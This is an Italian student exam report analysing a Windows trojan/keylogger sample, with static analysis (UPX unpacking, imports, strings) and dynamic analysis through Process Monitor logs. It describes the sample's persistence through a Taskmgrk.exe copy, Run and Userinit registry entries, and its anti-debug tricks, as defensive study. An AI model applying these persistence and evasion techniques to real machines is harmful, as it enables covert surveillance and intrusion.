

## Progetto d'esame per Codice Malevolo AA 2022/2023 - Matricola VR457811

# Malware

Come vedremo il malware analizzato crea un file eseguibile sulla macchina infettata e lo esegue, impostando anche la macchina affinché lo esegua ad ogni riavvio. Raccoglie informazioni sulla macchina e sulle sue configurazioni e probabilmente fa sia da keylogger che da punto di accesso e controllo remoto della macchina infetta. Questo farebbe classificare il file malevolo come Trojan, oltre che come keylogger.

## Analisi statica di base

### Informazioni generali ed impacchettamento

Come prima cosa scopriamo a che tipo di file ci stiamo approcciando.

```
remnux@remnux: ~/Desktop
remnux@remnux:~/Desktop$ file '/home/remnux/Desktop/malware/malware'
/home/remnux/Desktop/malware/malware: PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed
remnux@remnux:~/Desktop$
```

Vediamo innanzitutto che si tratta di un eseguibile per Windows a 32 bit dotato di interfaccia grafica e impacchettato con UPX. Possiamo vedere l'impacchettamento tramite UPX anche aprendo il file con pestudio e verificando il campo signature.


pestudio 9.18 - Malware Initial Assessment - www.winitor.com [c:\users\malware\desktop\malware\_esame\_codice\_malevolo\malware\malware]

file settings about

- indicators (42)
- virustotal (wait...)
- dos-header (64 bytes)
- dos-stub (192 bytes)
- rich-header (n/a)
- file-header (Apr.2012)
- optional-header (GUI)
- directories (3)
- sections (files)
- libraries (count)
- imports (count)
- exports (n/a)
- tls-callbacks (n/a)
- .NET (n/a)
- resources (unknown) \*
- strings (4110)
- debug (n/a)
- manifest (n/a)
- version (MSRSAAP.EXE)
- certificate (n/a)
- overlay (n/a)


property	value
md5	94D715C76354182482CC8FB446A1BE7
sha1	3D6497669C371E33C2E4055F9E88C00DC5104387
sha256	A2F4D3DA25E52D88EAFB7A7DA242E98B507FE4626AF58CA3B8C1A13E391C2000
first-bytes-hex	4D 5A 50 00 02 00 00 00 04 00 0F 00 FF FF 00 00 B8 00 00 00 00 00 00 40 00 1A 00 00 00 00 00
first-bytes-text	M Z P .....
file-size	259072 (bytes)
entropy	7.899
imphash	n/a
signature	UPX -> <a href="http://www.upx.sourceforge.net">www.upx.sourceforge.net</a>
entry-point	60 BE 00 B0 47 00 8D BE 00 60 F8 FF C7 87 B8 17 09 00 16 90 5E 8F 57 83 CD FF EB 0E 90 90 90 8A
file-version	1, 0, 0, 1
description	Remote Service Application
file-type	executable
cpu	32-bit
subsystem	GUI
compiler-stamp	0x4F8B0E3C (Sun Apr 15 20:06:52 2012)
debugger-stamp	n/a
resources-stamp	0x00000000 (empty)
import-stamp	0x00000000 (empty)
exports-stamp	n/a
version-stamp	n/a
certificate-stamp	n/a

Se vogliamo un'ulteriore conferma la possiamo trovare guardando il nome delle sezioni dell'eseguibile ed osservando nomi come UPX0 e UPX1:



property	value	value	value
name	UPX0	UPX1	.rsrc
md5	n/a	C0047FA72F5FACCB485E6BB...	FF4B713DB607CEF4483364A...
entropy	n/a	7.924	3.546
file-ratio (99.60%)	n/a	98.02 %	1.58 %
raw-address	0x00000400	0x00000400	0x0003E400
raw-size (258048 bytes)	0x00000000 (0 bytes)	0x0003E000 (253952 bytes)	0x00001000 (4096 bytes)
virtual-address	0x00401000	0x0047B000	0x004B9000
virtual-size (757760 bytes)	0x0007A000 (499712 bytes)	0x0003E000 (253952 bytes)	0x00001000 (4096 bytes)
entry-point	-	0x000B8D20	-
characteristics	0xE0000080	0xE0000040	0xC0000040
writable	x	x	x
executable	x	x	-
shareable	-	-	-
discardable	-	-	-
initialized-data	-	x	x
uninitialized-data	x	-	-
unreadable	-	-	-
self-modifying	x	x	-
virtualized	x	-	-
file	-	unknown, offset: 0x0003884...	-
file	-	unknown, offset: 0x00038B6...	-
file	-	unknown, offset: 0x00038B7...	-

Spacchettiamo ora l'eseguibile utilizzando UPX e apriamo la versione spacchettata utilizzando nuovamente pestudio:



property	value
md5	7358562BC3824E213A56D5415FD7B25D
sha1	E8483E8C7A10F324C41AB1F57BB59848946F8D8
sha256	7303D3822D32BB1AD8F2E3746CC9F93153B38DD83F40F506CCA2461592EF360
first-bytes-hex	4D 5A 50 00 02 00 00 00 04 00 0F 00 FF FF 00 00 B8 00 00 00 00 00 00 40 00 1A 00 00 00 00 00 00
first-bytes-text	M Z P .....@ .....
file-size	676352 (bytes)
entropy	6.281
imphash	n/a
signature	n/a
entry-point	55 8B EC B9 31 00 00 6A 00 6A 00 49 75 F9 51 53 56 57 B8 30 EC 48 00 E8 2F 6E F7 FF 33 C0 55 68
file-version	1, 0, 0, 1
description	Remote Service Application
file-type	executable
cpu	32-bit
subsystem	GUI
compiler-stamp	0x4F8B0E3C (Sun Apr 15 20:06:52 2012)
debugger-stamp	n/a
resources-stamp	0x00000000 (empty)
import-stamp	0x00000000 (empty)
exports-stamp	n/a
version-stamp	n/a
certificate-stamp	n/a

Vediamo che il campo signature è ora vuoto. La data di compilazione sembra essere domenica 15 aprile 2012. Utilizzando il programma ExeInfo PE ci viene data la seguente informazione: **Borland Delphi 2006/2007 - borland.com [ Downloader - Internet Behavior on ->> wsock32.dll .**

Tornando a pestudio, nella lista delle sezioni troviamo la sezione TLS, la sua presenza potrebbe indicare che il malware ha incluso un controllo di anti-debug. TLS sta infatti per "Thread-Local Storage" e questa sezione può essere usata per permettere al programma di debuggare sé stesso, siccome un solo debugger alla volta può agire su un programma questo rende quantomeno complesso per un analista debuggare il malware. E' presente anche una sezione risorse.

## Risorse

Tra le risorse troviamo alcuni file Delphi.

## Imports

Quello che possiamo vedere prima di tutto è che il malware include diversi import di API di Windows che gli consentono di gestire connessioni di rete, recuperare alcune informazioni sull'hardware della macchina infetta, prendere informazioni sui monitor e sulla finestra correntemente visualizzata (e cambiarla), modificare le chiavi del registro di windows, creare/distruggere processi, leggere e scrivere la clipboard. Un import da notare è GetCapture, funzione che consente di catturare una porzione dello/gli schermo/i, questo è un indicatore del fatto che il malware potrebbe catturare degli screenshot ed inviarli ad un attaccante. Contiene anche una serie di API legate alla gestione delle risorse e questo può essere legato al fatto che nelle risorse abbiamo dei file Delphi. Non mancano API per la lettura e scrittura di chiavi del registro di Windows, così come GetTickCount che può risultare utile per tecniche di antidebugging visto che consente di accorgersi se l'esecuzione è step-by-step anziché "in tempo reale". Un'altra API utile al malware per proteggersi è Sleep che aiuta ad evadere il rilevamento da parte dell'antivirus. Ci sono anche API utili per le connessioni di rete e per l'allocazione della memoria, per la cattura dello stato della tastiera (il che può essere utile per un keylogger ad esempio) e possibilità di aggiungere, rimuovere e ricercare stringhe nella Atom Table (per salvare l'elenco di tasti premuti?), per la gestione di file su disco (ricerca, eliminazione, eccetera).

## Stringhe

encoding (2)	size (bytes)	file-offset	blacklist (201)	hint (245)	group (22)	value (7282)
ascii	8	0x00097BFC	x	utility	network	shutdown
ascii	4	0x00097C0E	x	utility	network	send
ascii	6	0x00097C14	x	utility	network	select
ascii	7	0x00097C6E	x	utility	network	connect
ascii	46	0x0008CF08	x	registry	-	HARDWARE\DESCR
ascii	46	0x0008CFC8	x	registry	-	HARDWARE\DESCR
ascii	14	0x0002D5F4	x	-	windowing	GetMonitorInfo
ascii	15	0x0002D70C	x	-	windowing	MonitorFromRect
ascii	17	0x0002D7A0	x	-	windowing	MonitorFromWindow
ascii	16	0x0002D838	x	-	windowing	MonitorFromPoint
ascii	14	0x0002D908	x	-	windowing	GetMonitorInfo
ascii	14	0x0002D9DC	x	-	windowing	GetMonitorInfo
ascii	14	0x0002DAB0	x	-	windowing	GetMonitorInfo
ascii	19	0x0002DBE4	x	-	windowing	EnumDisplayMonitors
ascii	19	0x0009762E	x	-	windowing	GetForegroundWindow
ascii	16	0x0009764E	x	-	windowing	GetDesktopWindow
ascii	12	0x0009768E	x	-	windowing	GetClassLong
ascii	10	0x000976DE	x	-	windowing	GetCapture
ascii	12	0x00097708	x	-	windowing	FindWindowEx
ascii	11	0x0009774C	x	-	windowing	EnumWindows
ascii	17	0x0009775A	x	-	windowing	EnumThreadWindows
ascii	16	0x0009779A	x	-	windowing	EnumChildWindows
ascii	19	0x00097A22	x	-	windowing	EnumDisplayMonitors
ascii	14	0x00097A38	x	-	windowing	GetMonitorInfo
ascii	17	0x00096DEA	x	-	shell	SHEmptyRecycleBin
ascii	13	0x00096396	x	-	services	DeleteService
ascii	13	0x000963A6	x	-	services	CreateService
ascii	14	0x000963B6	x	-	services	ControlService
ascii	15	0x000961E2	x	-	security	OpenThreadToken
ascii	16	0x000961F4	x	-	security	OpenProcessToken
ascii	20	0x00096206	x	-	security	LookupPrivilegeValue
ascii	19	0x0009621E	x	-	security	LookupPrivilegeName
ascii	26	0x00096234	x	-	security	LookupPrivilegeDisplayName
ascii	16	0x00096252	x	-	security	LookupAccountSid
ascii	10	0x00096266	x	-	security	IsValidSid
ascii	23	0x00096296	x	-	security	GetSidSubAuthorityCount
ascii	10	0x00096300	-	-	-	-

sha256: 7303D3822D32B81AD8F27E3746CC9F93153B38D83F40F506CCA2461592EF360    cpu: 32-bit    file-type: executable    subsystem: GUI    entry-point: 0x00090888

Oltre alle stringhe legate alle API di cui abbiamo appena parlato troviamo una lunga lista di stringhe che pestudio ci segnala come potenziali indicatori di un comportamento malevolo. Tra le stringhe ci sono chiavi di registro ma anche diversi riferimenti a "Shell traywnd" ovvero alla barra di windows, al processo Task Manager, al Prompt dei comandi, a Internet Explorer e ad altre applicazioni. Il malware contiene anche un lungo elenco di tasti della tastiera (ad esempio Left, Right, Shift, [ESC], [F1]...[F8], [DEL], [INS]) che ci può far pensare ad una tastiera virtuale o più probabilmente ad una funzionalità di keylogging, soprattutto quest'ultimo considerando che

contiene anche OnKeyDown, OnKeyPressed, OnKeyUp. Un'altra cosa degna di interesse è la presenza di diverse format-strings che fanno pensare ad un codice in C/C++ o Delphi, un ulteriore indizio di ciò è la presenza tra le stringhe di tipi di variabili quali Boolean, Integer, Byte, Word. E' poi presente una lunga lista di DLL quali kernel32, USER32, uxtheme, DWMAPI. Compare anche un elenco di tutti i caratteri per la codifica Base64 e ci sono molte stringhe che sembrano pezzi di stringhe codificate. Tra le stringhe vediamo anche una lista di registri di sistema (o pezzi di essi) tra i quali SOFTWARE\Microsoft\Windows\CurrentVersion\Run che può essere usato per l'avvio automatico al boot di qualche risorsa creata dal malware o del malware stesso. L'unico indirizzo IP che compare tra le stringhe sembra essere 127.0.0.1, quindi localhost, e non sono stati notati percorsi a file se non quelli ad applicazioni di Windows citati prima. Non è presente tra le stringhe alcun URL completo ma compaiono sia "http://" che "www.", indicatori che degli url vengono costruiti ed utilizzati durante il funzionamento. Altre stringhe interessanti che sono state trovate nel malware contengono "CaptureWebcam", "ScreenCapture", "SoundCapture", "SetCapture", "GetCapture", "ClientToScreen", "RemoteDesktop", "ActiveOnlineKeylogger", "ActiveOfflineKeylogger", "PortScanAdd", "ScanPorts", "SeShutdownPrivilege", "PowerOff", "CloseServer", "RestartServer". Tutte queste fanno pensare che il malware possa consentire un controllo remoto della macchina avviando un server in locale che attende una connessione dall'esterno.


## Conclusioni dell'analisi statica

Il malware potrebbe essere un keylogger capace di impostarsi in avvio automatico, creare copie di sé stesso, eseguire screenshots e mandare il tutto ad un endpoint. Un'altra possibilità, alternativa alla prima o parallela ad essa, è che fornisca il controllo remoto della macchina, quest'ultima ipotesi è piuttosto probabile.

## Analisi dinamica di base

---

Eseguiamo ora il malware dopo aver fatto un'istantanea dei registri di Windows con RegShot ed avviando Process Monitor.




Time of Day	Process Name	PID	Operation	Path	Result	Detail
10:30:42.0837220 PM	malware-unpac...	5604	Process Start		SUCCESS	Parent PID: 4548.
10:30:42.0837269 PM	malware-unpac...	5604	Thread Create		SUCCESS	Thread ID: 5248
10:30:42.1171922 PM	malware-unpac...	5604	Load Image	C:\Users\malware\Desktop\malware_esame_codice_malevolo\malware\malware-unpacked.exe	SUCCESS	Image Base: 0x400...
10:30:42.1172309 PM	malware-unpac...	5604	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x7fe...
10:30:42.1172754 PM	malware-unpac...	5604	Load Image	C:\Windows\SysWOW64\ntdll.dll	SUCCESS	Image Base: 0x770...
10:30:42.1173688 PM	malware-unpac...	5604	CreateFile	C:\Windows\Prefetch\MALWARE-UNPACKED.EXE-279029B1.pf	NAME NOT FOUND	Desired Access: G...
10:30:42.1175010 PM	malware-unpac...	5604	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	REPARSE	Desired Access: Q...
10:30:42.1175160 PM	malware-unpac...	5604	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: Q...
10:30:42.1175272 PM	malware-unpac...	5604	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\RaiseExceptionOnPossibleDeadlo...	NAME NOT FOUND	Length: 80
10:30:42.1175375 PM	malware-unpac...	5604	RegCloseKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	
10:30:42.1175455 PM	malware-unpac...	5604	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager\Segment Heap	REPARSE	Desired Access: Q...
10:30:42.1175533 PM	malware-unpac...	5604	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager\Segment Heap	NAME NOT FOUND	Desired Access: Q...
10:30:42.1175764 PM	malware-unpac...	5604	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	REPARSE	Desired Access: Q...
10:30:42.1175826 PM	malware-unpac...	5604	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: Q...
10:30:42.1175885 PM	malware-unpac...	5604	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\ResourcePolicies	NAME NOT FOUND	Length: 24
10:30:42.1175950 PM	malware-unpac...	5604	RegCloseKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	
10:30:42.1177812 PM	malware-unpac...	5604	CreateFile	C:\Windows	SUCCESS	Desired Access: E...
10:30:42.1178608 PM	malware-unpac...	5604	Load Image	C:\Windows\System32\wow64.dll	SUCCESS	Image Base: 0x7fe...
10:30:42.1179296 PM	malware-unpac...	5604	Load Image	C:\Windows\System32\wow64win.dll	SUCCESS	Image Base: 0x7fe...
10:30:42.1181045 PM	malware-unpac...	5604	CreateFile	C:\Windows\System32\wow64log.dll	NAME NOT FOUND	Desired Access: R...
10:30:42.1182557 PM	malware-unpac...	5604	CreateFile	C:\Windows	SUCCESS	Desired Access: R...
10:30:42.1182806 PM	malware-unpac...	5604	QueryNameInformationFile	C:\Windows	SUCCESS	Name: \Windows
10:30:42.1182897 PM	malware-unpac...	5604	CloseFile	C:\Windows	SUCCESS	
10:30:42.1183093 PM	malware-unpac...	5604	RegOpenKey	HKLM\Software\Microsoft\Wow64\86	SUCCESS	Desired Access: R...
10:30:42.1183214 PM	malware-unpac...	5604	RegQueryValue	HKLM\SOFTWARE\Microsoft\Wow64\86\malware-unpacked.exe	NAME NOT FOUND	Length: 520
10:30:42.1183292 PM	malware-unpac...	5604	RegQueryValue	HKLM\SOFTWARE\Microsoft\Wow64\86\Default	SUCCESS	Type: REG_SZ, Le...
10:30:42.1183373 PM	malware-unpac...	5604	RegCloseKey	HKLM\SOFTWARE\Microsoft\Wow64\86	SUCCESS	
10:30:42.1183875 PM	malware-unpac...	5604	Load Image	C:\Windows\System32\wow64cpu.dll	SUCCESS	Image Base: 0x770...
10:30:42.1185154 PM	malware-unpac...	5604	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	REPARSE	Desired Access: Q...
10:30:42.1185241 PM	malware-unpac...	5604	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: Q...
10:30:42.1185330 PM	malware-unpac...	5604	RegSetInfoKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	KeySetInformation...
10:30:42.1185401 PM	malware-unpac...	5604	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\RaiseExceptionOnPossibleDeadlo...	NAME NOT FOUND	Length: 80
10:30:42.1185487 PM	malware-unpac...	5604	RegCloseKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	
10:30:42.1185590 PM	malware-unpac...	5604	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Segment Heap	REPARSE	Desired Access: Q...
10:30:42.1185659 PM	malware-unpac...	5604	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager\Segment Heap	NAME NOT FOUND	Desired Access: Q...
10:30:42.1185887 PM	malware-unpac...	5604	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager	REPARSE	Desired Access: Q...
10:30:42.1185950 PM	malware-unpac...	5604	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: Q...
10:30:42.1186011 PM	malware-unpac...	5604	RegSetInfoKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	KeySetInformation...
10:30:42.1186063 PM	malware-unpac...	5604	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\ResourcePolicies	NAME NOT FOUND	Length: 24
10:30:42.1186131 PM	malware-unpac...	5604	RegCloseKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	
10:30:42.1187814 PM	malware-unpac...	5604	CreateFile	C:\Users\malware\Desktop\malware_esame_codice_malevolo\malware	SUCCESS	Desired Access: E...
10:30:42.1188692 PM	malware-unpac...	5604	Load Image	C:\Windows\SysWOW64\kernel32.dll	SUCCESS	Image Base: 0x768...
10:30:42.1189531 PM	malware-unpac...	5604	Load Image	C:\Windows\SysWOW64\KernelBase.dll	SUCCESS	Image Base: 0x757...
10:30:42.1194275 PM	malware-unpac...	5604	RegOpenKey	HKLM\System\CurrentControlSet\Control\Terminal Server	REPARSE	Desired Access: R...
10:30:42.1194379 PM	malware-unpac...	5604	RegOpenKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS	Desired Access: R...
10:30:42.1194475 PM	malware-unpac...	5604	RegSetInfoKey	HKLM\System\CurrentControlSet\Control\Terminal Server	SUCCESS	KeySetInformation...
10:30:42.1194540 PM	malware-unpac...	5604	RegQueryValue	HKLM\System\CurrentControlSet\Control\Terminal Server\TSAppCompat	NAME NOT FOUND	Length: 548

Showing all 17,986 events

Backed by C:\Users\malware\Desktop\Logfile\_procmon.PML

## Persistenza (Mitre ATT&CK Matrix)



Time of Day	Process Name	PID	Operation	Path	Result	Detail
10:30:42.2340086 PM	malware-unpac...	5604	WriteFile	C:\Users\malware\AppData\Local\Temp\Temp\Taskmgrk.exe	SUCCESS	Offset: 0, Length: 2...
10:30:42.2341775 PM	malware-unpac...	5604	WriteFile	C:\Users\malware\AppData\Local\Temp\Temp\Taskmgrk.exe	SUCCESS	Offset: 262,144, Le...
10:30:42.2342947 PM	malware-unpac...	5604	WriteFile	C:\Users\malware\AppData\Local\Temp\Temp\Taskmgrk.exe	SUCCESS	Offset: 524,288, Le...
10:30:42.2345110 PM	malware-unpac...	5604	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Taskmgrk	SUCCESS	Type: REG_SZ, Le...
10:30:42.2389941 PM	malware-unpac...	5604	RegSetValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit	SUCCESS	Type: REG_SZ, Le...
10:30:42.3516073 PM	malware-unpac...	5604	WriteFile	C:\Users\malware\AppData\Local\Temp\Temp\Taskmgrk.exe	SUCCESS	Offset: 0, Length: 6...
10:30:42.5595937 PM	malware-unpac...	5604	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\SlowContextMenuEntries	SUCCESS	Type: REG_BINARY...
10:30:42.5789598 PM	malware-unpac...	5604	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyByp...	SUCCESS	Type: REG_DWORD...
10:30:42.5789682 PM	malware-unpac...	5604	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetN...	SUCCESS	Type: REG_DWORD...
10:30:42.5789757 PM	malware-unpac...	5604	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsin...	SUCCESS	Type: REG_DWORD...
10:30:42.5789825 PM	malware-unpac...	5604	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect	SUCCESS	Type: REG_DWORD...
10:30:42.5802136 PM	malware-unpac...	5604	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyByp...	SUCCESS	Type: REG_DWORD...
10:30:42.5802208 PM	malware-unpac...	5604	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetN...	SUCCESS	Type: REG_DWORD...
10:30:42.5802274 PM	malware-unpac...	5604	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsin...	SUCCESS	Type: REG_DWORD...
10:30:42.5802338 PM	malware-unpac...	5604	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect	SUCCESS	Type: REG_DWORD...
10:30:42.6010627 PM	malware-unpac...	5604	Process Create	C:\Users\malware\AppData\Local\Temp\Temp\Taskmgrk.exe	SUCCESS	PID: 6388, Comma...
10:30:42.6075128 PM	malware-unpac...	5604	RegSetValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Notifications\Data\418A073AA3...	SUCCESS	Type: REG_BINARY...

Come vediamo dallo screenshot qui sopra riportato la persistenza viene raggiunta dal malware creando una copia di sé chiamata *Taskmgrk.exe* al percorso *C:\Users\admin\AppData\Local\Temp\Temp* ed aggiungendola al registro di Windows tra le applicazioni da avviare automaticamente all'avvio, fingendosi quindi il task manager di Windows per qualcuno che naviga nel file system o nel registro. Infine il malware avvia questa nuova copia di sé, lo vediamo nella penultima riga dello screenshot in cui vi è l'operazione di *Process Create*.

## Registro di Windows

Durante l'analisi statica sono state viste le seguenti chiavi di registro:

Chiavi di registro in strings:

